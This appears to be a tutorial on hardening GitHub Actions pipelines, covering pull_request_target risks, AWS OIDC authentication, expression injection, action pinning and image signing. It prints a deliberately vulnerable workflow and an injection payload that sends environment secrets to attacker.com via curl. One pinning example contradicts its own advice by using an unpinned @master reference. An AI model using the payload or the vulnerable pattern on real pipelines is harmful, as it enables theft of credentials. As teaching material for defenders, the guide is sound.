
Continuous Integration and Continuous Deployment (CI/CD) pipelines represent the most privileged and targeted components of the modern software supply chain. A compromised GitHub Actions runner gives attackers write access to production cloud infrastructure, source code repositories, container registries, and software distribution channels.
This crash course dissects the attack vectors targeting GitHub Actions workflows and provides step-by-step hardened production implementations.
1. Threat Landscape & The CI/CD Attack Surface
CI/CD security threats generally fall into four critical categories:
+-------------------------------------------------------------------------+
|                  GITHUB ACTIONS ATTACK TAXONOMY                         |
+-------------------------------------------------------------------------+
|                                                                         |
|  [1. TRIGGER MISCONFIG]          [2. RUNNER POISONING]                  |
|  pull_request_target misuse      Untrusted cache poisoning              |
|  Fork context privilege leak     Self-hosted runner container escape    |
|                                                                         |
|  [3. EXPRESSION INJECTION]       [4. SUPPLY CHAIN TAMPERING]            |
|  ${{ github.event.issue.body }}  Unpinned 3rd-party Marketplace Actions |
|  Direct bash string expansion    Tampered container image dependencies  |
|                                                                         |
+-------------------------------------------------------------------------+
2. PwnRequests: Why pull_request_target Causes Remote Code Execution
The standard pull_request trigger runs with a read-only token and no access to repository secrets. However, developers often switch to pull_request_target to allow CI workflows (e.g. automated labels, preview deployments) to access secrets.
The Vulnerability Pattern
If a workflow triggers on pull_request_target and explicitly checks out the pull request’s untrusted fork code (ref: ${{ github.event.pull_request.head.sha }}), malicious code from an external attacker executes in the privileged context of the base repository with full access to secrets:
# ❌ VULNERABLE WORKFLOW: CRITICAL RCE RISK
name: Unsafe PR Linter
on:
  pull_request_target:
    types: [opened, synchronize]

jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          # CRITICAL FLAW: Checking out untrusted PR code in privileged context
          ref: ${{ github.event.pull_request.head.sha }}
      - run: npm install && npm test
        env:
          AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
The Hardened Remediation
Separate untrusted builds from privileged operations using a two-stage workflow architecture, or strictly avoid checking out PR head code under pull_request_target:
# ✅ HARDENED WORKFLOW: Zero Checkout of Untrusted Fork
name: Safe PR Automation
on:
  pull_request_target:
    types: [opened, synchronize]

permissions:
  pull-requests: write
  contents: read

jobs:
  triage:
    runs-on: ubuntu-latest
    steps:
      - name: Validate PR Labels Only
        uses: actions/labeler@v5
        with:
          repo-token: "${{ secrets.GITHUB_TOKEN }}"
3. Eliminating Static Credentials with AWS OIDC Federated Authentication
Hardcoded cloud credentials (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY) stored in GitHub Secrets are static and vulnerable to exfiltration. Modern architectures use OpenID Connect (OIDC) to obtain short-lived (15-minute) STS tokens.
Step 1: AWS IAM OIDC Identity Provider Configuration
# Register GitHub as an OpenID Connect Identity Provider in AWS
aws iam create-open-id-connect-provider \
  --url "https://token.actions.githubusercontent.com" \
  --client-id-list "sts.amazonaws.com" \
  --thumbprint-list "6938fd4d98bab03faadb97b34396831e3780aea1"
Step 2: Strict IAM Role Trust Policy (Least-Privilege Branch Scoping)
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
        },
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:Dynamo2k1/Production-Workloads:ref:refs/heads/main"
        }
      }
    }
  ]
}
Step 3: Hardened GitHub Actions OIDC Workflow
# ✅ SECURE OIDC DEPLOYMENT PIPELINE
name: Production Cloud Deployment
on:
  push:
    branches: [main]

permissions:
  id-token: write   # Required to request OIDC JWT
  contents: read    # Least privilege for code checkout

jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Code
        uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11 # v4.1.1 pinned by SHA

      - name: Authenticate via AWS OIDC
        uses: aws-actions/configure-aws-credentials@010d0da01d0b5a38af31e9c3470dbfdabdecca3a # v4.0.1
        with:
          role-to-assume: arn:aws:iam::123456789012:role/GitHubActions-ProdDeployer
          aws-region: us-east-1
          role-session-name: GitHubActions-${{ github.run_id }}
          role-duration-seconds: 900 # 15 minutes max TTL

      - name: Verify STS Caller Identity
        run: |
          aws sts get-caller-identity
4. Preventing Context Expression Injection in Bash Steps
GitHub Actions evaluates expression blocks ${{ ... }} by substituting strings before passing the script to the bash interpreter. When user-controlled values (such as issue titles, commit messages, or PR bodies) are embedded directly into a run: block, an attacker can escape the shell syntax:
Vulnerable Code
# ❌ VULNERABLE: Direct Bash Expansion
- name: Echo issue title
  run: |
    echo "Title is: ${{ github.event.issue.title }}"
If an attacker submits an issue titled: test"; curl https://attacker.com/exfil?k=$(env | base64); echo ", the shell executes the injected payload.
Hardened Code (Intermediate Environment Variables)
# ✅ HARDENED: Passed as Environment Variable
- name: Echo issue title securely
  env:
    ISSUE_TITLE: ${{ github.event.issue.title }}
  run: |
    echo "Title is: ${ISSUE_TITLE}"
5. Supply Chain Integrity: Action Pinning & Container Signing with Cosign
1. SHA-256 Commit Pinning
Never reference dynamic branch tags like uses: actions/checkout@v4. Tags can be force-pushed or compromised. Always pin by immutable commit hash:
- uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11 # v4.1.1
- uses: aquasecurity/trivy-action@master
2. Signing Container Artifacts with Sigstore Cosign
- name: Sign Container Image (Keyless OIDC)
  run: |
    cosign sign --yes "${IMAGE_URI}@${IMAGE_DIGEST}"
  env:
    COSIGN_EXPERIMENTAL: "1"
6. GitHub Actions Security Checklist
| Control | Recommended Standard | Verification Method |
|---|---|---|
| Token Permissions | Set top-level permissions: read-all or define per-job | Audit .github/workflows/*.yml |
| Cloud Authentication | 100% OIDC federated auth (No static secrets) | AWS IAM STS logs / CloudTrail |
| PR Workflows | Strict use of pull_request (isolate pull_request_target) | Review trigger events |
| Action Dependencies | Pin all actions to full 40-character commit SHAs | Dependabot / StepSecurity |
| Secrets Hygiene | Mask secrets and prevent env var dumping in debug steps | Run automated SAST (Semgrep) |
// Discussion